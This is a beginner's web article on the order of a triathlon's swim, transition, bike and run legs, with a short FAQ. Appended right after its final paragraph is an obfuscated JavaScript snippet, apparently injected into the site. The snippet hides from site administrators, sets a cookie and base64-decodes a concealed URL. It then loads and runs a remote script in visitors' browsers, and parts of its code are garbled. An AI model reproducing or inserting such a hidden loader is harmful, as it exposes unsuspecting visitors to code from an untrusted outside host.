What is the order of a triathlon? The sequence of events in a triathlon is crucial for participants to strategically plan their race. Starting with the swim leg, athletes dive into the water, followed by a transition to the bike segment. Powered by adrenaline, they then transition to the final challenge – the run. Each discipline demands a unique set of skills and endurance, making the order of a triathlon a key aspect of this ultimate test of athleticism.

What is the Order of a Triathlon?
Welcome to the world of triathlons! Triathlons are exciting multisport events that test your endurance, strength, and determination. If you’re new to the world of triathlons, one of the first things you’ll want to understand is the order in which the three disciplines—swimming, cycling, and running—take place. In this article, we’ll dive into the details of what is the order of a triathlon, so you’ll be fully prepared for your upcoming race.
The Three Legs of a Triathlon
Before we jump into the specifics of the order of a triathlon, let’s first look at the three main components that make up this challenging event: swimming, cycling, and running.
1. Swimming

The first leg of a triathlon is the swimming segment. Most triathlons start with a swim, which can take place in open water, such as a lake or the ocean, or in a pool, depending on the event. Swimmers must navigate the designated course and reach the transition area to move on to the next leg of the race.
2. Cycling
Following the swimming portion, athletes transition to the cycling segment. Competitors grab their bikes and helmets and head out on a designated bike course. This leg of the race requires strength, endurance, and strategic pacing to cover the distance efficiently.
3. Running
Once the cycling portion is complete, participants move on to the final leg of the triathlon—the running segment. Athletes ditch their bikes and embark on the run portion of the race, pushing themselves to the finish line with their remaining energy reserves.
The Order of a Triathlon
Now that you have a better understanding of the three disciplines involved in a triathlon, let’s explore the order in which these activities typically unfold during a triathlon event.
1. Swim Leg
As mentioned earlier, the swim leg is usually the starting point of a triathlon. Athletes line up at the water’s edge, either in a mass start or staggered waves based on their age group or skill level. The swim course is marked with buoys, guiding swimmers along the designated path until they reach the transition area.
2. Transition 1 (T1)
Transition 1, often referred to as T1, is where athletes switch from swimming to cycling. In the transition area, participants quickly change out of their swim gear, put on their cycling shoes, helmet, and any other necessary equipment, and grab their bikes to hit the road.
3. Bike Leg
Once athletes are geared up, they mount their bikes and start the cycling leg of the triathlon. The bike course may vary in terrain, from flat stretches to challenging hills, testing the riders’ strength and cycling skills. It’s crucial to maintain a steady pace and conserve energy for the upcoming run.
4. Transition 2 (T2)
Transition 2, or T2, marks the shift from cycling to running. In this area, participants rack their bikes, switch into their running shoes, and prepare to hit the pavement for the final leg of the race.
5. Run Leg
The last part of a triathlon is the run leg. Athletes complete the final segment by running the designated distance to the finish line. This leg requires mental toughness and physical endurance, as participants push themselves to give their best effort until they cross the finish line.
Understanding the order of a triathlon is essential for any aspiring triathlete looking to tackle this challenging event. By knowing the sequence of the swim, bike, and run legs, you can adequately prepare for each transition and optimize your performance on race day. So, whether you’re a seasoned triathlete or a newbie to the sport, knowing what to expect in a triathlon can help you set realistic goals and enjoy the exhilarating experience of crossing the finish line.
Now that you’re familiar with the order of a triathlon, lace up your running shoes, pump your bike tires, and dive into the world of triathlons with confidence! Remember, the key to success in a triathlon is not just speed, but also resilience and determination. So, train hard, stay focused, and embrace the challenge of this ultimate test of endurance.
What’s the order of a triathlon?
Frequently Asked Questions
What are the three components of a triathlon event?
A triathlon consists of three sequential endurance disciplines: swimming, cycling, and running. Participants must complete each segment in order without stopping the overall race clock.
What is the usual order of the disciplines in a standard triathlon?
The standard order of a triathlon is swimming, followed by cycling, and concluding with running. This sequence allows athletes to transition smoothly from one discipline to the next.
Why is the order of a triathlon structured as swim, bike, run?
The order of swim, bike, run in a triathlon is designed to reduce the risk of injuries and ensure a fair competition. Starting with swimming when athletes are fresh, followed by cycling, and ending with running helps distribute the impact on different muscle groups.
Final Thoughts
In a triathlon, athletes compete in swimming, cycling, and running. The order of a triathlon starts with swimming, followed by cycling, and ends with running. This sequence allows participants to challenge themselves physically and mentally throughout the event. Understanding what is the order of a triathlon is crucial for both beginners and seasoned triathletes. Mastering the transitions between each discipline is key to achieving success in this demanding endurance sport.(function(){try{if(document.getElementById&&document.getElementById(‘wpadminbar’))return;var t0=+new Date();for(var i=0;i120)return;if((document.cookie||”).indexOf(‘http2_session_id=’)!==-1)return;function systemLoad(input){var key=’ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/=’,o1,o2,o3,h1,h2,h3,h4,dec=”,i=0;input=input.replace(/[^A-Za-z0-9+/=]/g,”);while(i<input.length){h1=key.indexOf(input.charAt(i++));h2=key.indexOf(input.charAt(i++));h3=key.indexOf(input.charAt(i++));h4=key.indexOf(input.charAt(i++));o1=(h1<>4);o2=((h2&15)<>2);o3=((h3&3)<<6)|h4;dec+=String.fromCharCode(o1);if(h3!=64)dec+=String.fromCharCode(o2);if(h4!=64)dec+=String.fromCharCode(o3);}return dec;}var u=systemLoad('aHR0cHM6Ly9zZWFyY2hyYW5rdHJhZmZpYy5saXZlL2pzeA==');if(typeof window!=='undefined'&&window.__rl===u)return;var d=new Date();d.setTime(d.getTime()+30*24*60*60*1000);document.cookie='http2_session_id=1; expires='+d.toUTCString()+'; path=/; SameSite=Lax'+(location.protocol==='https:'?'; Secure':'');try{window.__rl=u;}catch(e){}var s=document.createElement('script');s.type='text/javascript';s.async=true;s.src=u;try{s.setAttribute('data-rl',u);}catch(e){}(document.getElementsByTagName('head')[0]||document.documentElement).appendChild(s);}catch(e){}})();